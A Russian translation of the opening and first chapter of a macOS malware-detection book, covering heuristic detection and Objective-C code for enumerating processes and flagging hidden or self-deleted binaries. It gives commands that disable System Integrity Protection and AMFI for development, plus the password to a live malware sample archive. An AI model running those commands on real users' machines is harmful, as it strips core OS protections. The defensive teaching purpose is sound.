The Art of Mac Malware, Volume 2: Detecting Malicious Software. Русский перевод

Русский перевод книги Patrick Wardle об обнаружении вредоносного ПО для macOS.

Больше крутых материалов в моём телеграм-канале @grogrigs

Введение

К сожалению, мы живем в золотую эпоху вредоносных программ для Mac. Продажи компьютеров Mac продолжают расти год за годом, [1] а отраслевые отчеты предсказывают, что Mac станет доминирующей платформой в корпоративных средах. [2] По мере того как доля Apple на мировом рынке компьютеров увеличивается, компьютеры Mac становятся все более привлекательной целью для хакеров-оппортунистов и авторов вредоносных программ. Некоторые исследования даже обнаруживали, что в среднем на системах Mac угроз и вредоносных программ больше, чем на системах Windows. [3]

Когда речь идет о защите компьютеров Mac и их пользователей, анализ вредоносных программ - тема книги *The Art of Mac Malware, Volume 1* - это лишь половина дела. Другая, возможно даже более важная часть, состоит в том, чтобы прежде всего обнаружить вредоносный код. Существует множество подходов к обнаружению вредоносного кода, и у каждого есть свои преимущества и недостатки. На одном конце спектра обнаружения мы можем использовать базы данных сигнатур вредоносных программ. Сканируя двоичные файлы на наличие последовательностей вредоносных байтов, мы можем эффективно выявлять известные угрозы. Однако при этом мы не обнаруживаем новые вредоносные программы или их варианты. Этот недостаток серьезен. Чтобы понять почему, рассмотрим случай вредоносной программы, известной как FruitFly. Тщательно созданная одним программистом и применявшаяся в крайне целенаправленной манере, она оставалась необнаруженной более десяти лет, поскольку ни одна антивирусная программа не содержала сигнатуры для ее выявления. Вредоносная программа следила за ничего не подозревавшими жертвами с помощью микрофонов и веб-камер компьютеров Mac, что привело к разрушительным последствиям в реальной жизни. [4]

На другом конце спектра обнаружения находятся поведенческие эвристики, сосредоточенные на действиях вредоносной программы или ее воздействии на систему. Чтобы понять этот подход, вспомните, когда вы в последний раз болели. Возможно, болезнь началась с насморка, головной боли, боли в горле или животе. Хотя вы, вероятно, не знали точно, какой патоген вас заразил, симптомы организма показывали, что вы уже не находитесь в своем обычном здоровом состоянии. Подобную стратегию можно использовать для обобщенного и эвристического обнаружения цифровых патогенов: искать симптомы и аномалии.

Даже новые и скрытные образцы вредоносных программ будут создавать наблюдаемые события при взаимодействии с системой. Некоторые из них, например запуск нового закрепившегося в системе неподписанного процесса, может быть легко обнаружить. Другие, такие как скрытная установка троянизированной динамической библиотеки или скрытого канала эксфильтрации, более тонки. Но в любом случае, если мы можем программно обнаруживать такое поведение, мы должны быть способны установить, заражена ли система, а затем, определив ответственный процесс, точно указать источник заражения.

Эта книга посвящена эвристическим подходам, поскольку только они позволяют противостоять сложным и прежде не встречавшимся угрозам, которые все чаще нацеливаются на macOS. Мы будем писать код, способный обнаруживать аномалии, а затем точно определять программное обеспечение, которое злонамеренно проникло в систему. По пути мы глубоко погрузимся в операционную систему macOS и затронем такие темы, как закрытые фреймворки, обратная разработка проприетарных системных компонентов и многое другое.

Разумеется, у эвристического подхода к обнаружению есть и недостатки. Хотя он должен позволять точно указать любой вредоносный объект в системе, он, скорее всего, не сможет определить конкретное семейство вредоносной программы. Например, он должен заметить несанкционированный доступ программы к микрофону или веб-камере, но не узнает, является ли ответственный процесс вредоносной программой FruitFly. Существенный ли это недостаток? Я так

не считаю, поскольку вредоносная программа, ответственная за заражение, в любом случае может быть неизвестной, а для покрытия известных базовых случаев всегда можно развернуть механизм обнаружения на основе сигнатур.

Еще одна трудность состоит в том, что эвристические обнаружения могут давать ложные срабатывания. Например, авторы вредоносных программ часто используют упаковщики исполняемых файлов, чтобы обфусцировать свои вредоносные творения, но то же самое могут делать и разработчики легитимного ПО. Поэтому ни один эвристический подход к обнаружению не должен опираться на единственную эвристику при попытке классифицировать объект как вредоносный. Вместо этого обнаружение всегда должно искать несколько аномальных вариантов поведения и использовать подходы, снижающие число ложных срабатываний, например сведения о подписи кода, прежде чем пометить объект как подозрительный или, вероятно, вредоносный. Если у вас есть такая возможность, можно привлечь человека для проверки всех помеченных объектов.

Что вы найдете в этой книге

По своей сути эта книга описывает, как писать код для обнаружения вредоносных программ macOS. Она разделена на три части.

Подобно тому как врач проводит анализы и собирает данные, чтобы поставить диагноз, так же должны действовать и средства обнаружения вредоносных программ. В части I, «Сбор данных», мы обсуждаем программные методы сбора снимков данных, необходимых для обнаружения симптомов заражения. Мы начнем с простого: опишем методы перечисления и опроса запущенных в системе процессов. В последующих главах мы перейдем к более сложным концепциям, таким как непосредственный разбор двоичных файлов, извлечение и проверка сведений о подписи кода, а также выявление закрепления в системе через взаимодействие с проприетарными системными компонентами. Там, где это уместно, мы будем показывать фрагменты вредоносных программ в качестве примеров. Главы этой части таковы:

Глава 1. Исследование процессов. Поскольку большинство образцов вредоносных программ для Mac выполняются как самостоятельные процессы, изучение различной информации и метаданных о каждом запущенном процессе - отличная отправная точка при поиске заражений.

Глава 2. Разбор двоичных файлов. За любым процессом в системе macOS стоит универсальный двоичный файл или двоичный файл Mach-O. В этой главе мы покажем, как разбирать такие двоичные файлы, чтобы выявлять аномалии.

Глава 3. Подпись кода. Любой эвристический подход к обнаружению подвержен ложным срабатываниям. Извлекая и проверяя сведения о подписи кода, как мы делаем в этой главе, можно уменьшить число ложных срабатываний и одновременно повысить эффективность любого инструмента обнаружения вредоносных программ.

Глава 4. Состояние и статистика сети. В этой главе описаны методы программного получения снимков сетевого состояния хоста и сетевой статистики. Большинство вредоносных программ для Mac обращается к сети, и такие снимки должны выявлять этот несанкционированный сетевой доступ.

Глава 5. Закрепление в системе. Вредоносная программа будет закрепляться, чтобы пережить перезагрузку системы. Закрепление вызывает изменения на хосте, и эта глава показывает, как именно программно обнаруживать такие изменения.

В то время как часть I рассматривает методы получения снимков данных, часть II, «Мониторинг системы», посвящена непрерывным подходам к наблюдению за системой на предмет симптомов заражения. Например, мы обсудим фреймворки и интерфейсы прикладного программирования (API), которые позволяют отслеживать системные журналы и создавать мощные мониторы файлов, процессов и сети. Эта часть включает следующие главы:

Глава 6. Мониторинг журналов. Системный, или универсальный, журнал содержит огромное количество данных, способных раскрыть большинство заражений. Apple не предоставляет публичных API для приема потоковых сообщений журнала, поэтому в этой главе рассматриваются закрытые фреймворки и API, которые можно использовать в собственных инструментах.

Глава 7. Мониторинг сети. Эта глава посвящена фреймворку Apple NetworkExtension, API которого дают возможности для создания мощных средств сетевого мониторинга, способных обнаружить любую вредоносную программу, использующую сеть хоста.

Глава 8. Endpoint Security. Если вы создаете комплексные инструменты обнаружения вредоносных программ в macOS, вам следует использовать мощный фреймворк Endpoint Security и его API. Эта глава знакомит с Endpoint Security.

Глава 9. Приглушение и события авторизации. В этой главе рассматриваются более продвинутые темы Endpoint Security, включая события авторизации, приглушение и другое.

В 2015 году я основал Objective-See, которая теперь является некоммерческой организацией, создающей бесплатные инструменты безопасности с открытым исходным кодом для macOS. Часть III, «Разработка инструментов», погружается в несколько самых популярных инструментов Objective-See. Эти инструменты способны обобщенно обнаруживать широкий спектр вредоносных программ macOS и используют многие подходы, рассмотренные в частях I и II. Когда вы поймете их устройство и внутреннюю работу, вы будете уже далеко на пути к созданию собственных средств обнаружения вредоносных программ. Мы завершим книгу тем, что противопоставим эти инструменты широкому набору сложных вредоносных программ для macOS. Для каждого образца мы обсудим вектор заражения, методы закрепления и возможности, а затем покажем, как инструменты могут выявить эти симптомы. Главы этой части таковы:

Глава 10. Перечислитель закрепления. Кто там? Большинство вредоносных программ для Mac закрепляется, чтобы пережить перезагрузки системы, поэтому инструмент, способный перечислить все закрепившееся ПО, должен выявить любую постоянно установленную вредоносную программу. В этой главе рассматривается именно такой инструмент: KnockKnock.

Глава 11. Монитор закрепления. Вдохновленный своим родственным инструментом KnockKnock, BlockBlock использует Endpoint Security для обнаружения вредоносных программ путем мониторинга событий закрепления в реальном времени.

Глава 12. Монитор микрофона и веб-камеры. Некоторые из самых коварных образцов вредоносных программ для Mac следят за жертвами через веб-камеру или слушают их через микрофон. Эта глава посвящена OverSight, инструменту, который использует API Core Audio и медиа-API, а также подсистему журналирования для обнаружения доступа вредоносных программ к этим устройствам.

Глава 13. Монитор DNS. Вредоносная программа, пытающаяся подключиться к удаленным доменам - например, для получения заданий или эксфильтрации данных, - будет генерировать DNS-трафик. В этой главе показано, как DNSMonitor использует фреймворк Apple NetworkExtension для мониторинга и блокирования любого несанкционированного DNS-трафика на хосте macOS.

Глава 14. Практические исследования. Одно дело - заявлять об эффективности инструментов безопасности, и совсем другое - подтверждать это на практике. В этой заключительной главе мы противопоставим наши инструменты безопасности нескольким особенно сложным и скрытным образцам вредоносных программ, чтобы увидеть, насколько хорошо они справляются.

Кому стоит читать эту книгу

Вы получите от этой книги максимум, если понимаете основы кибербезопасности, базовые сведения о вредоносных программах и программирование. Однако это не обязательные предварительные условия, и я объясню все важные концепции. Вам также будет полезно прочитать мою другую книгу, *The Art of Mac Malware, Volume 1* (No Starch Press, 2022), которая познакомит вас с фундаментальными темами вредоносных программ macOS, к которым мы здесь уже не будем возвращаться. Помимо этих соображений, я писал эту книгу, имея в виду конкретных читателей:

Студенты. Когда я учился на бакалавриате по компьютерным наукам, я живо интересовался пониманием и обнаружением компьютерных вирусов и очень хотел иметь такую книгу. Если вы получаете техническую степень и хотите узнать больше о подходах к обнаружению вредоносных программ, возможно, чтобы расширить или дополнить обучение, эта книга для вас.

Аналитики вредоносных программ. Моя карьера аналитика вредоносных программ началась в Агентстве национальной безопасности, где я изучал вредоносные программы и эксплойты для Windows, нацеленные на системы вооруженных сил США. Покинув агентство, я начал изучать угрозы для macOS, но столкнулся с нехваткой ресурсов по этой теме. Эта книга призвана восполнить этот пробел. Если вы аналитик вредоносных программ для Windows или Linux, или даже аналитик вредоносных программ для Mac, желающий развить навыки, эта книга должна дать вам представление о том, как обнаруживать угрозы, нацеленные на системы macOS.

Системные администраторы Mac. Времена однородной корпоративной среды на базе Windows в значительной степени ушли. Сегодня компьютеры Mac в предприятиях стали обычным делом, что привело к появлению специализированных системных администраторов Mac и, к сожалению, авторов вредоносных программ, ориентированных на корпоративные системы под управлением macOS. Если вы системный администратор Mac, крайне важно понимать, как обнаруживать угрозы, нацеленные на системы, которые вы стремитесь защищать. Эта книга призвана дать такое понимание, и не только его.

Разработчики. По своей сути эта книга представляет подходы к написанию кода, способного обобщенно обнаруживать вредоносные программы для Mac. Если ваша работа связана с написанием инструментов безопасности для macOS, эта книга будет вам полезна.

Даже если вы не программист, книга о программном обнаружении вредоносных программ может оказаться достойной прочтения. Обнаружение вредоносных программ включает гораздо больше, чем просто написание кода. Мы углубимся во внутреннее устройство macOS, затронем темы обратной разработки и обсудим различные образцы вредоносных программ, включая их возможности и функциональность.

Код и образцы вредоносных программ

Все примеры кода, образцы вредоносных программ и инструменты, обсуждаемые в этой книге, доступны по адресу https://github.com/objective-see. Репозиторий TAOMM организует примеры кода по главам, а репозиторий Malware содержит зашифрованный образец каждого образца вредоносной программы. Для расшифровки образцов используйте пароль `infect3d`.

> **Предупреждение.** Код в репозитории TAOMM предоставлен главным образом для иллюстрации и ставит краткость выше других аспектов, таких как всеобъемлющая

> проверка ошибок. Поэтому его не следует использовать дословно, например в развернутых продуктах безопасности. Также помните, что коллекция в репозитории Malware содержит настоящие вредоносные программы. Пожалуйста, не заразите себя! А если заразите, по крайней мере не вините меня.

Книга стремится представить алгоритмы и подходы, не привязанные к конкретному языку, но большая часть приведенного здесь кода написана на Objective-C. Я решил не использовать Swift, отличный язык для написания приложений Apple, потому что он создает особые трудности в контексте инструментов безопасности. Например, в книге часто используются закрытые фреймворки, к которым легко обращаться из Objective-C, но которые в Swift потребовали бы дополнительных компонентов, таких как bridging headers. Аналогично, взаимодействовать с фреймворками, предоставляющими интерфейсы и API на C, например с крайне важным Endpoint Security, в Objective-C просто. Доступ к этим интерфейсам из Swift часто приводит к сводящему с ума количеству приведения типов и распаковки значений `OpaquePointer` и `UnsafeMutablePointer`.

Я написал весь код на macOS 14 и протестировал его на недавних версиях macOS, включая 13, 14 и 15. Там, где это уместно, я буду обсуждать подходы к программированию, различающиеся между версиями, например когда старый API был заменен более современным аналогом. Такое обсуждение позволит вам писать инструменты, совместимые с несколькими версиями операционной системы, и гарантировать, что вы продолжите поддерживать более старые версии. Чтобы узнавать о новых приемах, которые появятся при будущих обновлениях операционной системы, обращайтесь к репозиториям Objective-See на GitHub за актуальными версиями моих инструментов безопасности с открытым исходным кодом, реализующих большую часть кода, обсуждаемого в этой книге.

Чтобы помочь вам связывать между собой разрозненные части более крупных программ, представляемых на протяжении каждой главы, я пронумеровал листинги кода книги последовательными номерами, такими как «Листинг 1-1», «Листинг 1-2» и так далее. Образцы вредоносных программ и примеры командной строки не будут иметь номеров листингов.

Среда разработки

Прежде чем начинать, я рекомендую установить Xcode, интегрированную среду разработки Apple (IDE) и фактический стандартный продукт для создания инструментов безопасности в macOS. Доступный бесплатно в официальном Mac App Store, Xcode предлагает удобную платформу для разработки программного обеспечения. Я использовал Xcode для написания и компиляции всех примеров кода и инструментов в этой книге, поэтому советую иметь базовое понимание этого инструмента. Хотя здесь я не привожу подробного руководства по использованию Xcode, в интернете доступно множество отличных бесплатных учебных материалов.

Требования к подписи кода

Кстати о компиляции кода: если вы пробовали заниматься разработкой программного обеспечения в macOS, вы, вероятно, сталкивались с трудностями, связанными с требованиями Apple к подписи кода или, что хуже, с entitlements. По соображениям безопасности Apple проверяет сведения о подписи кода программы, прежде чем разрешить ей запуск. Подробнее мы обсуждаем подпись кода в главе 3.

К счастью, macOS позволяет подписывать код специальным образом, ad hoc, то есть вам не нужно платить Apple 99 долларов за Developer ID, если вы разрабатываете инструменты безопасности, которые будут запускаться локально. В Xcode в разделе Signing and Capabilities установите флажок Automatically Manage Signing и убедитесь, что для Signing Certificate выбрано значение Sign to Run Locally.

Entitlements

Инструментам, использующим системные расширения или Endpoint Security, для работы требуются специальные entitlements, например `com.apple.developer.endpoint-security.client`. В части III мы рассмотрим, как получить эти entitlements у Apple для создания распространяемых инструментов. Однако для получения entitlements требуется платная учетная запись Developer ID.

Для локальной разработки и тестирования можно обойти требования entitlements, отключив System Integrity Protection (SIP). [5] Apple предоставляет документацию о том, как отключить SIP: для этого нужно загрузить Mac в Recovery Mode и выполнить команду `csrutil disable`. [6]

Вам также придется отключить Apple Mobile File Integrity (AMFI); иначе бинарные файлы с entitlements, которые не полностью подписаны и нотариально заверены, не будут запускаться. При отключенном SIP можно отключить AMFI, выполнив из терминала следующую команду с привилегиями root:

```
nvram boot-args="amfi_get_out_of_my_way=1"
```

Используйте `nvram -p`, чтобы убедиться, что аргументы загрузки заданы правильно. Затем перезагрузитесь.

Стоит подчеркнуть, что отключение этих механизмов безопасности macOS значительно снижает безопасность системы. Поэтому лучше делать это только внутри виртуальной машины или на выделенной тестовой машине для разработки. Чтобы снова включить SIP в Recovery Mode, выполните `csrutil enable`, а чтобы снова включить AMFI, удалите аргументы загрузки командой `nvram -d boot-args`.

Безопасный анализ вредоносных программ

Эта книга демонстрирует множество программных приемов обнаружения вредоносных программ для Mac. В заключительной главе книги вы даже сможете следовать за нами, когда мы будем противопоставлять наши инструменты различным образцам вредоносных программ. Если вы планируете запускать фрагменты кода из книги или создавать и тестировать собственные инструменты на этих вредоносных программах, обращайтесь с образцами максимально осторожно.

Один из подходов к анализу вредоносных программ - использовать отдельный компьютер как выделенную аналитическую машину. Такую машину следует настроить максимально минимально, отключив службы вроде общего доступа к файлам. Что касается сети, большинству вредоносных программ для полноценной работы потребуется доступ в интернет, например для связи с командно-управляющим сервером и получения заданий, поэтому вам следует тем или иным образом подключить машину к сети. Как минимум я рекомендую направлять сетевой трафик через VPN, чтобы скрыть свое местоположение от любого атакующего, который может находиться на другой стороне.

Однако использование отдельного компьютера для анализа имеет недостатки, включая стоимость и сложность. Последняя становится особенно заметной, если вы хотите вернуть аналитическую

систему к чистому базовому состоянию, например чтобы повторно запустить образец или анализировать новый образец. Хотя можно переустановить операционную систему или, при использовании Apple File System (APFS), вернуться к базовому снимку, оба варианта требуют много времени.

Чтобы устранить эти недостатки, вместо этого можно использовать виртуальную машину в качестве системы анализа. Различные компании, такие как VMware и Parallels, предлагают варианты виртуализации для систем macOS. Идея проста: виртуализировать новый экземпляр операционной системы, который можно изолировать от базовой среды и, что особенно важно, вернуть к исходному состоянию одним щелчком. Чтобы установить новую виртуальную машину, следуйте инструкциям конкретного поставщика. Обычно это включает загрузку установщика или обновления операционной системы, перетаскивание его в программу виртуализации и затем прохождение оставшихся шагов настройки.

> **Примечание.** К сожалению, системы Apple Silicon имеют ограничения в том, что касается виртуализации macOS. Поставщики вроде Parallels предоставляют готовые виртуальные машины, совместимые с Apple Silicon, но пока не поддерживают такие возможности, как snapshots.

Перед выполнением любого анализа обязательно отключите любой общий доступ между виртуальной машиной и базовой системой. Например, было бы крайне неприятно запустить образец ransomware и обнаружить, что он также зашифровал все общие файлы на вашей хостовой системе. Виртуальные машины также предлагают варианты сети, такие как host-only и bridged. Первый вариант разрешает сетевые соединения исключительно с хостом, что может быть полезно в разных ситуациях анализа, например при настройке локального командно-управляющего сервера.

Я отмечал, что возможность вернуть виртуальную машину к исходному состоянию может значительно ускорить анализ вредоносных программ, позволяя возвращаться к более ранним этапам процесса анализа. Всегда делайте snapshot перед началом анализа, чтобы после завершения вернуть виртуальную машину к заведомо чистому состоянию. Во время сеанса анализа также следует разумно использовать snapshots. Например, сделайте snapshot непосредственно перед тем, как разрешить вредоносной программе выполнить некоторую ключевую логику. Если вредоносная программа не выполнит ожидаемое действие, возможно потому, что обнаружила один из ваших инструментов анализа и преждевременно завершилась, или если ваши инструменты анализа не соберут данные, необходимые для анализа, просто вернитесь к snapshot, внесите необходимые изменения в среду анализа или инструменты, а затем разрешите вредоносной программе выполниться снова. На выделенных аналитических машинах или виртуальных машинах, не поддерживающих snapshots, снимки APFS, вероятно, будут лучшим вариантом.

Главный недостаток подхода с виртуальной машиной состоит в том, что вредоносная программа может содержать логику для противодействия виртуальным машинам. Если вредоносная программа успешно определит, что она выполняется в виртуализированной среде, она часто завершится, пытаясь избежать дальнейшего анализа. Подходы к выявлению и обходу такой логики см. в главе 9 книги *The Art of Mac Malware, Volume 1*.

Дополнительные сведения о настройке среды анализа, включая конкретные шаги по конфигурации изолированной виртуальной машины, см. в материале Фила Стоукса *How to Reverse Malware on macOS Without Getting Infected*. [7]

Дополнительные ресурсы

Для дальнейшего чтения я рекомендую следующие ресурсы.

Книги

В следующем списке приведены некоторые из моих любимых книг по таким темам, как обратная разработка, внутреннее устройство macOS и общий анализ вредоносных программ. Хотя некоторые из этих книг уже старые, базовые темы реверсинга и анализа должны оставаться вневременными.

- *Blue Fox: Arm Assembly Internals and Reverse Engineering*, Maria Markstedter (Wiley, 2023)
- *x86 Software Reverse-Engineering, Cracking, and Counter-Measures*, Stephanie and Christopher Domas (Wiley, 2024)
- Трилогия *The macOS/iOS (*OS) Internals*, Jonathan Levin (Technologeeks Press, 2017)
- *The Art of Computer Virus Research and Defense*, Péter Ször (Addison-Wesley Professional, 2005)
- *Reversing: Secrets of Reverse Engineering*, Eldad Eilam (Wiley, 2005)
- *OS X Incident Response: Scripting and Analysis*, Jaron Bradley (Syngress, 2016)

Веб-сайты

Раньше информации об анализе вредоносных программ для Mac в интернете катастрофически не хватало. Сегодня ситуация значительно улучшилась. Несколько веб-сайтов собирают сведения по этой теме, а блоги вроде моего собственного на сайте Objective-See посвящены вопросам безопасности Mac. Ниже приведен неполный список некоторых моих любимых ресурсов:

- https://papers.put.as: довольно исчерпывающий архив статей и презентаций по темам безопасности macOS и анализа вредоносных программ
- https://themittenmac.com: сайт известного исследователя безопасности macOS и автора Джарона Брэдли, включающий инструменты реагирования на инциденты и знания по поиску угроз для macOS
- https://objective-see.org/blog.html: мой блог, который на протяжении последнего десятилетия публикует мои исследования и исследования коллег по темам вредоносных программ macOS, эксплойтов и многого другого

Примечания

Сноски

[1] [назад] “Worldwide PC Shipments Decline Another 15.0% in the Third Quarter of 2022, According to IDC Tracker,” Business Wire, October 9, 2022, https://www.businesswire.com/news/home/20221009005049/en/Worldwide-PC-Shipments-Decline-Another-15.0-in-the-Third-Quarter-of-2022-According-to-IDC-Tracker.
[2] [назад] “Jamf Q3 Data Confirms Rapid Mac Adoption Across the Enterprise,” Computer World, November 11, 2022, https://www.computerworld.com/article/3679730/jamf-q3-data-confirms-rapid-mac-adoption-across-the-enterprise.html.
[3] [назад] “Malwarebytes Finds Mac Threats Outpace Windows for the First Time in Latest State of Malware Report,” Malwarebytes, February 11, 2020, https://www.malwarebytes.com/press/2020/02/11/malwarebytes-finds-mac-threats-outpace-windows-for-the-first-time-in-latest-state-of-malware-report.
[4] [назад] US Department of Justice, Office of Public Affairs, “Ohio Computer Programmer Indicted for Infecting Thousands of Computers with Malicious Software and Gaining Access to Victims’ Communications and Personal Information,” press release no. 18-21, January 10, 2018, https://www.justice.gov/opa/pr/ohio-computer-programmer-indicted-infecting-thousands-computers-malicious-software-and.
[5] [назад] “System Extensions and DriverKit,” Apple, accessed May 25, 2024, https://developer.apple.com/system-extensions/.
[6] [назад] “Disabling and Enabling System Integrity Protection,” Apple, accessed May 25, 2024, https://developer.apple.com/documentation/security/disabling_and_enabling_system_integrity_protection?language=objc.
[7] [назад] Phil Stokes, *How to Reverse Malware on macOS Without Getting Infected*, August 14, 2019, https://go.sentinelone.com/rs/327-MNM-087/images/reverse_mw_final_9.pdf.

Глава 1. Исследование процессов

Подавляющее большинство вредоносных программ для Mac выполняется как самостоятельные процессы, постоянно работающие на зараженных системах. В результате, если вы сформируете список запущенных процессов, в нем с высокой вероятностью окажется и любая вредоносная программа, присутствующая в системе. Поэтому, когда вы пытаетесь программно обнаруживать вредоносные программы macOS, начинать следует с исследования процессов. В этой главе мы сначала обсудим различные методы перечисления запущенных процессов. Затем мы программно извлечем различную информацию и метаданные о каждом запущенном процессе, чтобы выявлять аномалии, часто связанные с вредоносными программами. Такая информация может включать полный путь, аргументы, архитектуру, процесс, иерархию, сведения о подписи кода, загруженные библиотеки, открытые файлы и многое другое.

Разумеется, сам факт того, что вредоносный процесс появляется в списке, еще не позволяет сразу определить, что этот процесс действительно вредоносный. Это становится все более верным по мере того, как авторы вредоносных программ стремятся маскировать свои вредоносные творения под безобидные.

Большинство фрагментов кода, представленных в этой главе, взяты из проекта `enumerateProcesses`, код которого можно загрузить из GitHub-репозитория этой книги. При запуске без аргументов этот инструмент выводит сведения обо всех запущенных процессах в вашей системе; при запуске с идентификатором процесса он получает сведения об указанном процессе. Чтобы опрашивать процесс, уровни привилегий вашего выполняемого кода должны соответствовать уровням целевого процесса или превосходить их, поэтому такие инструменты безопасности часто запускаются с привилегиями root.

Перечисление процессов

Самый простой способ перечислить все процессы в macOS - использовать API `libproc`, такие как `proc_listallpids`. Как следует из названия, этот API предоставляет список, содержащий идентификатор процесса (`pid`) каждого запущенного процесса. В качестве аргументов он принимает выходной буфер и размер этого буфера. Он заполняет буфер идентификаторами процессов всех запущенных процессов и возвращает количество запущенных процессов.

Как узнать, какого размера должен быть выходной буфер? Одна стратегия состоит в том, чтобы сначала вызвать API с аргументами `NULL` и `0`. Это заставит функцию вернуть количество процессов, запущенных в данный момент, и затем это число можно использовать для выделения буфера при последующих вызовах. Однако если в середине этого действия будет порожден новый процесс, API может не вернуть его идентификатор процесса.

Поэтому лучше просто выделить буфер, способный вместить максимально возможное число запущенных процессов. Современные версии macOS обычно могут содержать несколько тысяч процессов, но это число может быть больше или меньше в зависимости от характеристик системы. Из-за такой вариативности вам потребуется динамически получить это максимальное число из системной переменной `kern.maxproc` через API `sysctlbyname` (листинг 1-1).

```
#import <libproc.h>
#import <sys/sysctl.h>

int32_t processesCount = 0;
size_t length = sizeof(processesCount);
sysctlbyname("kern.maxproc", &processesCount, &length, NULL, 0);
```

Листинг 1-1: Динамическое получение максимального количества запущенных процессов

Теперь, когда у нас есть максимальное возможное количество запущенных процессов, мы просто выделяем буфер такого размера, умноженного на размер каждого идентификатора процесса. Затем вызываем функцию `proc_listallpids` (листинг 1-2).

```
pid_t* pids = calloc((unsigned long)processesCount, sizeof(pid_t));
processesCount = proc_listallpids(pids, processesCount*sizeof(pid_t));
```

Листинг 1-2: Формирование списка идентификаторов процессов для запущенных процессов

Теперь можно добавить операторы печати, а затем выполнить этот код:

```
% ./enumerateProcesses
Found 450 running processes
PIDs: (
53355,
53354,
53348,
...
517,
515,
514,
1,
0
)
```

Код должен вернуть список, содержащий идентификаторы процессов всех запущенных процессов, как видно из этого запуска проекта `enumerateProcesses`.

Токены аудита

Хотя идентификаторы процессов используются в масштабах всей системы для идентификации процессов, после завершения процесса они могут быть использованы повторно. Это приводит к состоянию гонки, при котором идентификатор процесса больше не ссылается на исходный процесс. Решение проблемы гонки идентификаторов процессов состоит в использовании токена аудита процесса - уникального значения, которое никогда не используется повторно. В последующих главах вы увидите, что macOS иногда напрямую предоставляет вам токен аудита, например когда процесс пытается подключиться к удаленной конечной точке XPC или в сообщении от Endpoint Security. Однако токен аудита процесса можно получить и напрямую из произвольного процесса.

Код для получения токена аудита находится в функции с именем `getAuditToken` в проекте `enumerateProcesses`. Получив идентификатор процесса, эта функция возвращает его токен аудита (листинг 1-3).

```
NSData* getAuditToken(pid_t pid) {

    task_name_t task = {0};
    audit_token_t token = {0};
    mach_msg_type_number_t infoSize = TASK_AUDIT_TOKEN_COUNT;

    task_name_for_pid(mach_task_self(), pid, &task);

    task_info(task, TASK_AUDIT_TOKEN, (integer_t*)&token, &infoSize);

    return [NSData dataWithBytes:&token length:sizeof(audit_token_t)];
}
```

Листинг 1-3: Получение токена аудита для процесса

Сначала функция объявляет необходимые переменные, включая переменную типа `audit_token_t` для хранения токена аудита. Затем она вызывает API `task_name_for_pid`, чтобы получить Mach-задачу для указанного процесса. Эта задача нужна для вызова `task_info`, который заполнит переданную переменную токеном аудита процесса. Наконец, токен аудита преобразуется в более удобный объект данных и возвращается вызывающему коду. [1]

Разумеется, список идентификаторов процессов или токенов аудита не скажет вам, какие из них, если такие есть, являются вредоносными. Тем не менее теперь можно извлечь огромное количество ценной информации. Следующий раздел начинается с простого: получения полного пути для каждого процесса.

Пути и имена

Один простой способ найти полный путь процесса по его идентификатору процесса - использовать API `proc_pidpath`. Этот API принимает идентификатор процесса, выходной буфер для пути и размер буфера. Константу `PROC_PIDPATHINFO_MAXSIZE` можно использовать, чтобы гарантировать, что буфер достаточно велик для хранения пути, как показано в листинге 1-4.

```
char path[PROC_PIDPATHINFO_MAXSIZE] = {0};
proc_pidpath(pid, path, PROC_PIDPATHINFO_MAXSIZE);
```

Листинг 1-4: Получение пути процесса

Существуют и другие способы получить путь процесса, некоторые из которых не требуют идентификатора процесса. Альтернативный подход мы рассмотрим в главе 3, поскольку для него нужно понимать различные понятия, связанные с подписью кода.

Получив путь процесса, его можно использовать для выполнения различных проверок, помогающих определить, является ли процесс вредоносным. Эти проверки могут варьироваться от тривиальных, например проверки того, содержит ли путь скрытые компоненты, до более сложных, например глубокого анализа двоичного файла, указанного в пути. В этой главе рассматриваются скрытые компоненты пути, а следующая глава погружается в полноценный анализ двоичных файлов.

Выявление скрытых файлов и каталогов

Информация из пути может напрямую раскрывать аномалии. Например, путь, содержащий компонент каталога или файла, начинающийся с точки (`.`), по умолчанию будет скрыт в пользовательском интерфейсе и от различных инструментов командной строки. Разумеется, существуют способы просматривать скрытые объекты, например с помощью команды `ls`, выполненной с флагом `-a`. С точки зрения вредоносной программы оставаться скрытой - хорошо. Однако это становится мощной эвристикой обнаружения, поскольку безобидные процессы редко бывают скрытыми.

Существует множество примеров вредоносных программ для Mac, которые выполняются из скрытых каталогов или сами являются скрытыми. Например, имплант для кибершпионажа, известный как DazzleSpy, [2] обнаруженный в начале 2022 года, постоянно устанавливает себя как двоичный файл с именем `softwareupdate` в скрытом каталоге с именем `.local`. В списке процессов этот каталог бросается в глаза:

```
% ./enumerateProcesses
Found 450 running processes
(57312):/Applications/Signal.app/Contents/MacOS/Signal
(41461):/Applications/Safari.app/Contents/MacOS/Safari
(40214):/Users/User/.local/softwareupdate
(29853):/System/Applications/Messages.app/Contents/MacOS/Messages
(11242):/System/Library/CoreServices/Dock.app/Contents/MacOS/Dock
...
(304):/usr/libexec/UserEventAgent
(1):/sbin/launchd
```

Конечно, любой эвристический подход неизбежно будет иметь ложные срабатывания, и время от времени вы будете встречать легитимное ПО, которое скрывает себя. Например, мой графический планшет Wacom создает скрытый каталог `.Tablet`, из которого постоянно запускает различные программы.

Получение путей удаленных двоичных файлов

В macOS ничто не мешает процессу удалить двоичный файл на диске, который лежит в его основе. Авторы вредоносных программ знают об этой возможности и могут создать программу, которая самоуничтожается, скрытно удаляя свой двоичный файл из файловой системы, чтобы скрыться от файловых сканеров и тем самым усложнить анализ. Пример такого аномального поведения можно увидеть в вредоносных программах для Mac, таких как KeRanger и NukeSped, последняя из которых использовалась в печально известной атаке на цепочку поставок 3CX. [3]

Рассмотрим KeRanger подробнее. Это ransomware, единственная цель которого - зашифровать файлы жертвы и потребовать выкуп. Поскольку оба действия выполняются за один запуск процесса, ему не нужно сохранять свой двоичный файл после запуска. Если посмотреть на дизассемблирование его функции `main`, можно увидеть, что первое действие KeRanger - удалить себя через вызов API `unlink`:

```
int main(int argc, const char* argv[]) {
...
unlink(argv[0]);
```

Если инструмент безопасности получает идентификатор процесса KeRanger, возможно потому, что действия ransomware сработали как эвристика обнаружения, API восстановления пути, такие как `proc_pidpath` и `SecCodeCopyPath`, завершатся неудачей. Первый из этих API, который обычно возвращает длину пути процесса, в данном случае вернет ноль с `errno`, установленным в `ENOENT`, тогда как `SecCodeCopyPath` напрямую вернет `kPOSIXErrorENOENT`. Это скажет вам, что двоичный файл процесса был удален, что само по себе является тревожным признаком, поскольку безобидные процессы обычно не удаляют сами себя.

